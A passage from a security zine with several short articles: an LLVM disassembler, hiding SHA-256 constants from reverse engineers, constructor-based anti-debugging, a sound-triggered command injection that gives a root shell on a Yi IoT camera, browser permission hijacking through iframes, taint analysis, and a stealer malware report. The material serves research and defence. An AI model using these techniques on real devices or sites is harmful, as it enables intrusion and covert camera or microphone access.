MCInstPrinter * ip = theTarget->createMCInstPrinter(
                                    Triple(tripleName), 0, *mai, *mcii, *mri));
```

Finally, we iterate through the instruction bytes buffer (.text section of an ELF file; using *object::ObjectFile::createObjectFile*) to translate instructions into a pretty and human readable form:

```
ArrayRef<uint8_t> bytes(textSection.data.data(), textSection.data.size());
uint64_t address = 0;     uint64_t size;

while (address < bytes.size()) {
    MCInst inst;
    auto s = disAsm->getInstruction(inst, size, bytes.slice(address),
                                    textSection.address + address, nulls());
    if (s == MCDisassembler::Success)
        ip->printInst(&inst, textSection.address + address, "", *sti, outs());
    address += size;
}
```

Inside of the **while** loop we can identify individual instructions for special handling:

```
switch (inst.getOpcode()) {
    case llvm::Mips::LW:   outs() << " <LOAD>"; break;
    case llvm::Mips::SW:   outs() << " <STORE>"; break;
```

Important to note that the opcode constants are considered internal values. LLVM built from source will be necessary to obtain template generated header: `#include "Target/Mips/MipsGenInstrInfo.inc"`.

Now we have a fully functional linear disassembler. My full implementation is available in a Gist[3]. Happy hacking!

[1] https://www.capstone-engine.org/ [2] https://llvm.org/pubs/2004-01-30-CGO-LLVM.html [3] https://gist.github.com/nologic/8cc875823716f6f801d4f9dccfab4105

# Obfuscating Crypto[1] Constants

The following function initializes two arrays of values. Do you know what these arrays are used for?

```
#include <stdint.h>
#include <stddef.h>

#define N 11
#define P 312
#define H 8
#define K 64
#define M (1LL<<32)

void init(uint32_t *h, uint32_t *k) {
  size_t pi = 0;
  uint8_t ip[P-2];
  for (size_t p = 0; p < (P-2); p++) {
    ip[p] = 1;
  }
  for (size_t p = 0; p < (P-2); p++) {
    if (ip[p] == 0) {
      continue;
    }
    if (pi < H) {
      double x = p + 2;
      double xn = x / 2;
      for (size_t i = 0; i < N; i++) {
        xn = 1.0/2*xn+x/(2*xn);
      }
      h[pi] = (uint32_t)(uint64_t)(xn*M);
    }
    if (pi < K) {
      double x = p + 2;
      double xn = x / 3;
      for (size_t i = 0; i < N; i++) {
        xn = 2.0/3*xn+x/(3*xn*xn);
      }
      k[pi] = (uint32_t)(uint64_t)(xn*M);
    }
    pi++;
    for (size_t n = p+2; n < (P-2); n++) {
      size_t val = (p + 2) * n - 2;
      if (val + 1 > (P-2)) {
        break;
      }
      ip[val] = 0;
    }
  }
}

static uint32_t h[H], k[K];
int main() {
    init(h, k);

    // h & k used as part of an algorithm
    // ...
}
```

[1] Crypto still stands for cryptography

One of the techniques I presented in my article in Issue #2 of PagedOut on identifying cryptographic algorithms was to use constants in the algorithm to fingerprint them. We can try to thwart such attempts by obfuscating the constants. It is possible to employ generic obfuscation techniques, e.g. encryption or virtualization, but another fun way to do it is to dynamically generate the constants based on their underlying definition.

## Explanation of the code

In the SHA2 family of hashes, two sets of constants are used: the initial state H and the round constants K. Each entry in these lists of constants is defined as the first 32 bits of the fractional part of the square and cube roots, respectively, of the first prime numbers. For example $K[3] = \lfloor 2^{32} * \sqrt[3]{7} \rfloor = e9b5dba5_{16}$.
In the example to the left, we calculate the SHA256 constants dynamically instead of hard-coding those numbers. First, we know that we need the first 64 prime numbers, the last one being 311 so we run the Sieve of Eratosthenes for the first 311 numbers. Then for each prime number, we calculate the square and cube roots as needed using 11 iterations of Newton-Raphson.

$$\sqrt{x} = \begin{cases} x_0 = x/2 \\ x_{n+1} = \frac{1}{2}\left(x_n + \frac{x}{x_n}\right) \end{cases}$$

$$\sqrt[3]{x} = \begin{cases} x_0 = x/3 \\ x_{n+1} = \frac{1}{3}\left(2x_n + \frac{x}{x_n^2}\right) \end{cases}$$

In this variant, the values are calculated once and are later reused when needed. For an additional performance cost, it is possible to instead re-calculate these values every time they are needed, thus making them sit around in memory for only very short periods of time, which might make not only static but even some dynamic analysis more challenging.

## Other Algorithms

This was just one example, but the technique can be applied to several cryptographic algorithms. MD5 uses $\lfloor 2^{32}|\sin(x)| \rfloor$ of the first 64 integers, and SHA1 uses $2^{30}\sqrt{x}$ for the numbers 2, 3, 5 and 10. For initialization, they both use numbers based on runs of digits in hexadecimal, such as 0x67452301 and 0xEFCDAB89. The S-box used in AES, while based on some nontrivial mathematics, can be calculated with a simple loop.

## Summary

Using the underlying mathematical definitions to dynamically compute constants for cryptographic algorithms removes them as statically identifiable artifacts from the code. This provides a low-overhead and easy-to-implement tool in the toolbox to misdirect reverse engineers, making it more difficult for them to find the cryptographic algorithms which often are used in interesting parts of the code.

**Welcome!** This is an experiment: John Payload is an improvised security researcher attempting to unravel the contents of a binary. There are 5 tables with information about a binary to analyze; the goal? Solve the puzzle at the bottom of the page. If you are interested in providing feedback or proposing new stories, please email John Payload: johnpayload@protonmail.com.

# THE BINARY RIDDLES OF JOHN PAYLOAD

1st Reverse Engineering Puzzle

**HOW IT WORKS:** Help John solve the puzzle by looking at the various artifacts! The solution will be published in the next issue of PagedOut.

## "THE THIRD TIME DECEIVES"

A new binary arrives at John Payload's desk: it is an ELF x86-64 binary that calculates a certain type of numeric series, but it is not yet known which one.

```
john@payload:$ file unknown.elf

ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.
so.2, BuildID[sha1]=54e0a2e14307d20367c2886caccce5795e45
d49d, for GNU/Linux 3.2.0, not stripped

john@payload:$ nm unknown.elf
...
0000000000001090 T main
0000000000001179 T svobanppv
0000000000002475 T wbua_jr_frr_lbh
0000000000002478 T CyrnfrqbagfgrnyZnpBF
0000000000002484 T abgrirelguvatvferny
0000000000002487 T qrprcgvba
...

john@payload:$ readelf -e unknown.elf
Type:              DYN PIE
Machine:           Advanced Micro Devices X86-64
Version:           0x1
Entry point:       0x1090
```

**1.** The symbols do not show much, although they are quite obfuscated, maybe with a cipher. It is decided to start the analysis from the first _start function.

```
start:                          start_main:
0x01090 endbr64                 0x01060 endbr64
0x01094 xor ebp, ebp            0x01064 push rax
0x01096 mov r9, rdx             0x01065 call svobanppv
0x01099 pop rsi                 0x0106a push 0x2
0x0109a mov rdx, rsp            0x0106c lea rsi, [rel
0x0109d and rsp,                data_402004]
0xfffffffffffffff0              0x01073 pop rdi
0x010a1 push rax                0x01074 xchg rdx, rax
0x010a2 push rsp                0x01076 xor eax, eax
0x010a3 xor r8d, r8d            0x01078 call __printf_chk
0x010a6 xor ecx, ecx            0x0107d xor eax, eax
0x010a8 lea rdi, [rel main]     0x0107f pop rdx
0x010af call [start_main]       0x01080 retn
```


**2.** The **_start** function calls the main function, which calls the **snovbanppv** function. The result of the function is passed to the printf function.

```
john@payload:$ strace ./unknown.elf 1
write(1, "1\n", 2) = 2

john@payload:$ strace ./unknown.elf 1 a
write(1, "2\n", 2) = 2

john@payload:$ strace ./unknown.elf 1 a b
write(1, "4\n", 2) = 2

john@payload:$ strace ./unknown.elf 1 a b 3
write(1, "7\n", 2) = 2

john@payload:$ strace ./unknown.elf 1 a b 3 c
write(1, "13\n", 3) = 3

john@payload:$ strace ./unknown.elf 1 a b 3 c d
write(1, "24\n", 3) = 3

john@payload:$ strace ./unknown.elf 1 a b 3 c d e
write(1, "44\n", 3) = 3
```

**3.** Through strace we do not show any interesting behavior. We note that with input it seems to be dependent on the number of parameters passed into the shell.

```
int _svobanppv(...):
0x10470 push rbp
0x10471 mov rbp, rsp
0x10474 test edi, edi
0x10476 jle 0x10489
0x10478 cmp edi, 0x3
0x1047b jae 0x1048d
0x1047d mov rax, 0x1
0x10487 jmp 0x1048b
0x10489 xor eax, eax
0x1048b pop rbp
0x1048c retn
0x1048d add edi, 0xfffffffe
0x10490  mov rcx, 0x1
0x1049a  xor edx, edx
0x1049c  mov rax, rcx
0x1049f  sub edi, 0x1
0x104a2  jb 0x1048b
0x104a4  add rdx, rcx
0x104a7  mov rsi, rdx
0x104aa  add rsi, rax
0x104ad  mov rdx, rcx
0x104b0  mov rcx, rax
0x104b3  mov rax, rsi
0x104b6  jmp 0x1049f
```

**4.** The disassembled form of the function can help: we find some simple operations and the final result is written inside the EAX register.




**5.** The flow control graph of the **svobanppv** function suggests that there is a loop, still however John could not figure out what it actually calculates.

## WHICH NUMBER SERIES IS COMPUTED WITHIN THE FUNCTION ?

## Turning a GCC anti-debug trick into a Local Code Execution

This article requires minimal knowledge of the C programming language.

GCC's *__attribute__((constructor))* lets you execute a function before *main()* is entered, by placing its pointer in the ELF's **.ctors/.init_array** section. By inserting anti-debugging checks into such constructors, you can effectively detect debuggers and take appropriate action (i.e: exit). The reason this works is because most debuggers set breakpoints at *main*. However, constructors execute before main, effectively allowing stealthy arbitrary code execution on the host machine. This could be used maliciously or to alter your own app's behavior, if a debugger is detected. This makes reverse-engineers and automated tools far less likely to spot or bypass your checks, since they occur in code that isn't part of your entry point function or typical library initialization routines. We therefore present the following minimal Proof-of-Concept (POC) code to demonstrate this:

---

```
#include <stdio.h>

void _attribute__((constructor))
__constructor(void) { puts("[+] Executed
before main :P"); }

int main() {return 0; }
```

---

Execution with GDB and a breakpoint on *main* returns:

```
[+] Executed before main :P
Breakpoint 1, 0x0000555555555153 in main()
```

In theory, GDB should break before running any code. This is visibly not what happens, as our pre-main function was called and executed, given the print statement.

---

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void __attribute__((constructor)) antidbg(void)
{ FILE *f = fopen("/proc/self/status", "r"); if
(!f) { perror("fopen"); return; }char line[256] =
{0}; while (fgets(line, sizeof(line), f)) { if
(strncmp(line, "TracerPid:", 10) == 0) { int
tracer_pid = atoi(line + 10); if (tracer_pid > 0)
{ printf("[!] Debugger detected (TracerPid =
%d)\n", tracer_pid);{ else {
puts("[+] No debugger detected"); } break;}}
fclose(f); }
int main(void) {return 0; }
```

---

Execution with GDB, breakpoint on main:

```
[!] Debugger detected (TracerPid = 254946)
Breakpoint 1, 0x0000555555555297 in main ()
$ ./a.out
[+] No debugger detected
```

---

Tested on GDB (Debian 13.1-3) and LLDB (14.0.6). Theoretically works on any debugger that doesn't intercept constructors. The second PoC works across all gdb/lldb frontends. A potential countermeasure involves early breakpointing on glibc's ***_init***, but this is ineffective in CRT-free programs. **Thus, we've shown that constructors enable arbitrary code execution by default on major Linux debuggers**, offering a viable, lesser-known method to anti-debugging. **At the time of writing, there is no known malware that uses this to infect reverse-engineers**, though in theory nothing stops one from existing, as this is effectively an LCE "exploit", or at least a very cool trick. **Don't forget to debug untrusted executables in VMs.**

---

*cute CC0*

*kitty*

---

LibyanLake

# (UN)SAFE AND SOUND

There are plenty of ways to get RCE on a device - WiFi, Bluetooth, SMS, etc. One method you don't hear about often (pun intended) is sound. In this article, we'll get RCE on a security camera using sound, and use it to pop a root shell.

## Sonic Pairing

I've already talked about the device featuring in the article - the camera I got to play DOOM on its stream. For those who haven't seen this, it is a cheap PTZ camera that uses the Yi IoT app.

When the camera is reset, it enters a mode which constantly waits for WiFi credentials that can be delivered using a few methods - one of which is called 'Sonic Pairing'.

This feature uses frequency modulation magic to encode the given WiFi password, SSID, and bind key, into a sound. The user's phone plays this sound near the camera, and using the built-in microphone, it detects and decodes it. The decoded credentials are then used to connect to the network.

A hint that made me take a closer look at this surface (aside from being sound-based) is that, at the time, the feature was listed as 'beta' on the Yi IoT app.

## Generating Custom Sounds

Inputting data via the app obviously limits the format of data modulated into the sound - it isn't possible to send bytes that are not valid characters. We need to generate sounds with fully controlled contents to exploit anything memory-corruption related.

Jadx was used to locate functions related to sound generation by focusing on relevant strings and similar indicators. I eventually came across a function that calls the *com.ants360.yicamera.util.PcmUtil.genPcmData* function.

This comes from a native library called *libpcmjni.so*. Luckily, frida (an awesome tool with many use cases) can be used to hook native functions. By hooking the function, we can replace the legitimate data that should get modulated onto the sound with our own.

As long as the data is no longer than 128 bytes, we can put (almost) whatever bytes we want into generated sounds with the following native hook:


```
const ghidraImageBase = 0x100000;
const moduleName = "libpcmjni.so";
const moduleBaseAddress = Module.findBaseAddress(
    moduleName);
const functionRealAddress = moduleBaseAddress.add(0
    x103c4c - ghidraImageBase);
Interceptor.attach(functionRealAddress, {
    onEnter: function (args) {
        args[0].writeByteArray([
            0x62, 0xa, 0x41, 0x41,
            ...
            0x41, 0xa, 0x70, 0x0
        ]);
        console.log(hexdump(args[0]));
    },
    onLeave: function(args) {
        console.log("done");
    }
});
```

## Bug 1: Stack Overflow

The sound wave parsing functionality is handled by the *sw_thread* in the main *anyka_ipc* binary, this always listens for sounds that resemble the expected format. Once received and decoded, it is split up into the *ssid*, *pwd* and *bind_key* components using \n as a delimiter.

The string that can be provided by sound can be up to 128 bytes. In the function that handles these extracted credentials, there is a call to *sprintf(buffer, "ssid=%s", ssid)* where *buffer* is on the stack and has a capacity of 100 bytes (near the end of the stack frame) - giving us a small stack overflow.

As the *anyka_ipc* binary has ASLR on shared libraries and we have to worry about null terminators, this bug isn't enough to exploit by itself. As a PoC, I used the DOOM OOB-read to leak a pointer (which is probably cheating as the hotspot is required). However, with this I was able to jump back into the stack buffer, and execute a simple payload that turns the light on, sleeps, then crashes - here is a waveform of my exploit (never thought I'd say that).



## Bug 2: Global Overflow

The second discovered bug is another simple one, this time a *strcpy* overflow on the processing of the decoded '*bind_key*'.

Initially, I didn't think this would be useful, but after spending some time investigating how the globals we can overflow were being used during the pairing process - I hit the jackpot.

As long as the first two characters of the *bind_key* are '*CN*' (which also makes the camera speak Chinese), we go down a code path that uses a '*did*' value we can overwrite with the overflow. This is used in a constructed command that gets executed via *system()* during the pairing process.

This means we can turn this global overflow into a reliable command injection, without requiring any other bugs!


## Exploiting for Root Shell

So how can we exploit this to get a root shell on the camera? The easiest way is to construct a sound that executes the *telnetd* command, and then we can connect with the unchangeable default credentials once it has connected to the network we control.

All we need is a WiFi hotspot that we control (it doesn't need to be connected to the Internet), and the *wav* file containing the exploit. We can then do the following steps:


- Get near the camera
- Play the sound at the camera
- Wait until the camera connects to your hotspot
- Get the IP of the camera, login to the telnet with *root* and no password
- Profit

Obviously this only works when the camera isn't connected to the cloud, so not very useful - but pretty cool nonetheless. Here is the waveform of the second exploit!



Luke M
Github: github.com/lr-m

# BROWSER PERMISSIONS — PERMISSION HIJACKING




Websites today are more than just places to read the news. They can access OS-like features like your camera, screen, or even USB devices. My tool[1] reports almost 80 supported permissions. Browser permissions, each defined in their own spec, have two characteristics. If the permission is considered `powerful`, the user must grant access via a prompt. The second is whether it's `policy-controlled`, meaning developers can manage it with the `Permissions-Policy` header. Permissions have default allowlists like 'self' or '*', and access can be delegated using the allow attribute. The tool also lets you configure the PP header for supported permissions.


| 127 Permissions | Chrome 136.0.7103.92 | | Chromium 136.0.7103.25 | |
|---|---|---|---|---|
| | Powerful Permission | Permissions-Policy | Powerful Permission | Permissions-Policy |
| accelerometer | ✅ | ✅ (self) | ✅ | ✅ (self) |
| accessibility-events | ❌ | ❌ | ❌ | ❌ |
| all-screens-capture | ❌ | ❌ | ❌ | ❌ |
| ambient-light-sensor | ✅ | ❌ | ✅ | ❌ |
| attribution-reporting | ❌ | ✅ (*) | ❌ | ✅ (*) |

In this context, there are three common **misconceptions**. The **first** is the relationship between controlling delegation with the header and Same-Origin Policy (SOP). In short, you can only restrict delegation at the top level. Once a permission is delegated to a different origin, that origin can delegate it on to others without restrictions. The **second misconception** is about prompts for policy-controlled and delegated permissions. Even if an iframe requests access, the prompt only names the top-level site, not the iframe. **Third**, iframes don't need to reprompt, even if they were added after the page loaded. Now, let's dive into the threat models.

## TARGETING EMBEDDED DOCUMENTS

The first clear attack targets popular embedded documents with valuable (for us, at least) permissions. Targeting these embedded documents, similar to supply chain attacks, allows for large scale permission hijacking. The goal would be to breach the popular embedded documents, injecting our code into thousands of websites, potentially targeting millions of users. If the user has already granted the permission, we can directly hijack it, as explained in the third misconception. If the permission hasn't been granted yet, we can take advantage of the second misconception and try our luck. If you're wondering if this is possible and a real threat, yes, I've done it with a popular chat widget used by 500k sites globally, according to BuiltWith. Everything's fixed now, but I honestly don't want to think about how many users might've been exposed to the hijacking. It's way bigger than I expected.

```
<iframe src="bubuchat.com?id=XXX" allow="camera;microphone;display-capture;clipboard-read">
```



## TARGETING POPULAR WEBSITES

Let's explain the second case. This refers to websites that use specific permissions, like video or display-capture for conferencing sites, or USB for websites helping to configure your super expensive keyboard. On these sites, we can assume users give permission when they visit. So, if you come across permission hijacking (e.g., HTML injection) on one of these sites, you'll probably get direct access to those permissions, just like we talked about in the third misconception. This includes cases where permission is granted but the camera isn't actively used, like when a button disables it. You could still be recorded without realizing it. Some permissions might have peculiarities, like the camera, you might notice the LED turning on. Anyway, the key to protecting themselves and, more importantly, their users, is the `Permissions-Policy` header (and a strong CSP would be ideal too). More specifically, if they don't need other iframes to use the permission, they should declare the directive as 'self' like: *`Permissions-Policy: camera=self`*

### ++ Spec Issue

You might think that's all. Using the `Permissions-Policy` header with the `'self'` directive should keep us safe, right? **WRONG**! I found a spec issue that actually bypasses this directive. How? By using the well known (well-known, right?) local-scheme documents. Want to know more? Check out my blog[2]!

[1] https://albertofdr.github.io/browser-permissions-tool/

[2] https://albertofdr.github.io/web-security-class/browser/browser.permissions

Wall of memories




Léa Pinto
https://www.instagram.com/_lea.pinto_/

# Data-Flow Analysis for Security Testing

Data-flow analysis (DFA) is a static program analysis technique originally used by compilers for program optimizations. Recently, DFA has been used by static application security testing (SAST) tools for detecting taint-style vulnerabilities that cover many vulnerability classes: command injection, null pointer dereference, use-after-free, etc. Joern, Semgrep, and CodeQL are some of the popular SAST tools that use DFA underneath the hood.

## Taint-Style Vulnerabilities

A taint-style vulnerability is called "taint-style" because it can be detected with a taint analysis. Taint analysis determines whether information originating from a source function can reach a sink function. Therefore, the kind of questions a taint analysis can answer has the following form: *Can the return value of the source function reach the parameter of the sink function?* By changing the source and sink functions in that question, different taint-style vulnerabilities can be detected by answering the question with a taint analysis.


The C code snippet shown to the right contains a taint-style vulnerability, specifically command injection. getenv() returns the string value of the environment variable "X" which is user-controlled since the environment variable can be set by the user. exec() passes its string argument to the shell to execute. From the code snippet, we can see that the return value of getenv(), or the user-controlled data, is initially assigned to variable x (line 1) and subsequently assigned to variable z through x (line 3) in which z is passed as an argument to exec() (line 6). Since user-controlled data is passed as an argument to exec(), this causes a command injection vulnerability in which the user can execute any commands that they want in the shell. A taint analysis can detect this command injection vulnerability by answering the previous question for taint analysis with the source function set to getenv() and the sink function set to exec(): *Can the return value of getenv() reach the parameter of exec()?*

```
1. x = getenv("X");
2. if check(x)
3.   z = x;
4. else
5.   y = z;
6. exec(z);
```

## DFA Internals

To answer the previous question, DFA requires the code's control-flow graph as a prerequisite. The control-flow graph represents the order of execution, and it informs DFA on where to propagate analysis information.

The figure shows the control-flow graph of our code snippet annotated with the taint analysis information after DFA is finished. Given the control-flow graph, four




components configure DFA to perform a taint analysis: *abstraction*, *initial value*, *flow functions*, and *merge function*.

Abstraction refers to the program information to track. In a taint analysis, we want to track variables that are "tainted," or user-controlled for command injection, and those variables' actual values are unnecessary to track. As a result, the abstraction is the set of tainted variables or their variable names. DFA tracks tainted variables at the statement level, so each statement is associated with the set of tainted variables that can reach the statement. The initial value for each statement's set is the empty set since there are no tainted variables yet. To operate on the abstraction, each statement has a corresponding flow function that defines how the statement affects the tainted variables. The flow function for line 1 always generates tainted variable x (GEN x) and the flow function for line 3 generates tainted variable z if x is tainted (GEN z). The flow function for lines 2, 4, and 6 is the identity function, which means that whatever tainted variables come into the statement will come out of it. For statements with multiple incoming edges in the control-flow graph, the merge function is used to combine tainted variables from all incoming edges. A taint analysis propagates a tainted variable if it comes from any of the incoming edges, so set-union is used to combine the tainted variables. For example, at line 6, it does not matter whether tainted variable z comes from the left or right program path: If it comes from any one of the program paths, that means z, or user-controlled data, can be passed as an argument to exec().

With the four components configured, a worklist or queue is initialized with all statements in the CFG. In a while loop, a statement is removed from the worklist to process until the worklist is empty. For a removed statement, DFA performs the following steps to process it: (1) **combines** all incoming tainted variables with the merge function if there is more than one incoming edge in which the incoming edges are obtained using the control-flow graph; (2) **applies** the flow function to the incoming tainted variables to get the outgoing tainted variables; (3) if the outgoing tainted variables are different from the original outgoing variables, **propagates** the new outgoing variables to the statement's outgoing edges and adds the statements at the outgoing edges to the worklist in which the outgoing edges and statements are obtained using the control-flow graph.

# How do you say “help” in Chinese? The story of Zhong Stealer

**Leo Ramírez** & **Javy Ochoa** from *Bitso Quetzal Team*

## I - The ticket

Ittarted with a simple, humble ticket. During the December holiday slowdown, our support team received a suspicious help request. It came from someone who wasn’t a user, written in Chinese, and included what looked like a screenshot. In reality, it was a ZIP file containing an unnamed piece of malware. We believe everyone deserves a name, and that’s how this story starts.

## II - The problem


Support agents are now a prime target for Threat Actors. They have access to sensitive data like user emails, phone numbers, ID documents, even account balances and home addresses (details that can enable phishing, SIM swapping, or in the worst cases, physical threats). Unfortunately, that last one is becoming more common. And when malware doesn’t work, some attackers (especially Initial Access Brokers) resort to bribing support staff directly to gain access to accounts or desktops.

## III - The attackers

At first, the messages came in Chinese (we don’t even support that language in our platform). Then they switched to broken English, using names that didn’t match any region we operate in. The language felt off, like someone pasting lines from a bad translator like “Human Attention”, “error yes this” or weird Spanish words like “someter” (a literal translation of “submit” that actually means to subjugate or overpower, not to send a form).
They never included valid data and didn’t seem to understand even the most basic field formats. Phone numbers, tax IDs, and user references were always nonsense. The files they shared included names written in Simplified Chinese, such as “Android 自由截图_20241220” (Android Free Screenshot_20241220) or “图片_20241224 (2)” (Image_20241224 (2)). Inside, there were executables that followed a similar pattern, with filenames in both Simplified and Traditional Chinese like “图片_20241224.exe,” “圖片 2024122288jpg.exe,” or “图片_20241220.exe,” all crafted to look like harmless images or screenshots.

## IV - The malware, and another problem

The file was detected by several antivirus engines, but none gave it a proper name. Labels included things like “*AIDetectMalware*”, “*Malware.AI*”, “*ML.Attribute.HighConfidence*”, “*malicious_confidence_90%*”, or just “*Generic*”.
Machine learning and heuristics are useful, but only when paired with a clear naming system that allows traceability. So we gave it a name: **Zhong Stealer** (Zhong meaning “*Central*” in Chinese).
It downloads additional components in plain sight, also flagged by antivirus tools using the same vague and inconsistent terms. These components include another binary which acts as a stealer and adds registry keys to gain persistence, a DLL library for that binary and a TXT or LOG file which contains mirrors for all files in case something stops working as intended.
Then, the malware communicates with infrastructure in China and Hong Kong, and it's signed using different digital certificates, likely stolen from legitimate companies. In some cases, we suspect these certificates may have been obtained through a chain of shell companies, which would explain the variety and persistence of this tactic, because, how many certificates can they steal in such a short span of time?




NotChineseMalware.zip attached successfully

The campaign is still ongoing: It's been more than six months since we first saw Zhong, and the attackers are still trying to get their hands on our support agents. As part of a solution, we provide them with Cybersecurity training, where they have to report immediately to a superior any uncommon behavior with the customer, to avoid any future attack. We can’t recommend this enough, security is an everyday thing done by everybody.

## V - The take away

We published a full analysis with IOCs at https://quetzal.bitso.com/p/stealing-christmas, and we hope you enjoy reading it.

Keep in mind that at this time we all can be targeted. Stay safe, always keep your infosec team on the loop and don’t go clicking on random things!

# HOW TO ENCRYPT YOUR DRIVE, LIKE A BOSS

By Idan Korgenevitch

One day, I woke up and thought of an idea to encrypt my drive with a flash drive, and sure, there is an easy solution online, but no, it wasn't challenging enough for me. And then I stumbled across **cryptsetup**, surprisingly not a hard tool to wrap your head around, but it takes a while to understand what it does, starting with syntax:

```
cryptsetup <action> <options> <action args>
```

## THE ACTIONS:

1. **`luksFormat <device> <options> <keyfile>`**

Formats the encrypted device (either luks1 or luks2, change with "`--type`") to a luks type partition.
The keyfile, as the name suggests, is a file with the decryption key, written as a path in the `<keyfile>` argument; for entering the password manually, the `<keyfile>` option is omitted.

Options include but are not limited to: `--hash`, `--cipher`, `--keyfile-size`, `--uuid` and more

2. **`open --type <device type>`** `<options>` **`<device> <name>`**

After the decryption process, the `<name>` is created, and is a mapping to `<device>`, essentially behaves as a decrypted device[1], parameter "`--key-file`" is added if the password was provided via a file.

3. **`close`** `<options>` **`<name>`**

Important, the `<name>` parameter is the name of the mapping mentioned in the 2nd action, essentially this command closes the mapping, and it becomes inaccessible until reopened.

## EXAMPLE

```
[root@a /]# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE  MOUNTPOINTS
sda           8:0    0   42G  0 disk
├─sda1        8:1    0  9.3G  0 part  /
└─sda2        8:2    0   10G  0 part
  └─secret 253:0    0   10G  0 crypt
sdb           8:16   1 28.7G  0 disk
└─sdb1        8:17   1 28.7G  0 part
sr0          11:0    1  1.1G  0 rom
```

[1] It is mandatory to initialize a file system

In this example, "secret" is a mapping to sda2 after being decrypted

```
[root@a /]# blkid -s TYPE
/dev/sdb1: TYPE="xfs"
/dev/sr0: TYPE="iso9660"
/dev/mapper/secret: TYPE="ext4"
/dev/sda2: TYPE="crypto_LUKS"
/dev/sda1: TYPE="ext4"
```

Here /dev/sda2 is a LUKS type partition, meaning it is an encrypted device

## /ETC/CRYPTTAB – EXTRA

```
# Configuration for encrypted block devices.
# See crypttab(5) for details.

# NOTE: Do not list your root (/) partition here, it must
#       beforehand by the initramfs (/etc/mkinitcpio.conf)

# <name>       <device>
# home         UUID=b8ad5c18-f445-495d-9095-c9ec4f9d2f37
# data1        /dev/sda3
# data2        /dev/sda5
# swap         /dev/sdx4
# vol          /dev/sdb7
secret         UUID="9cfeaa29-f04d-4347-8805-a7470ebed191"
```

```
<password>              <options>
/etc/mypassword1
/etc/mypassword2
/etc/cryptfs.key
/dev/urandom            swap,cipher=aes-cbc-essiv:sha256,size=256
none
/system.keyfile:/dev/sdb1 luks,failok,x-systemd.device-timeout=5s
```

The file defines the mapping settings after booting the machine as follows:
Take `<device>`, check `<options>` and follow them, decrypt it using "`/system.keyfile`" from "`/dev/sdb1`" and create mapping called `<name>`

About the `<device>` option, it allows 3 options, either "none", file from system, file from another device, the syntax for the 3rd option is: `<path>:<device>`
*to get the UUID of the device execute "blkid"

After finishing the configuration, update the boot loader with:

(arch, Manjaro etc.) execute:

- **`mkinitcpio -P`**

(Debian, Ubuntu etc.) execute:

- **`update-initramfs -u -k all`**

Now you can be sure that no one will access your important cute kitty photos on your laptop !!!

## WHAT NOW

Go wild and learn even more, try to encrypt with more than one keyfile, different formats, unlock on boot under certain conditions, good luck reader :)

# IOKit for Vulnerability Research in One Page

Learn the IOKit external method mechanisms that expose kernel drivers to the user space in macOS.

## Introduction

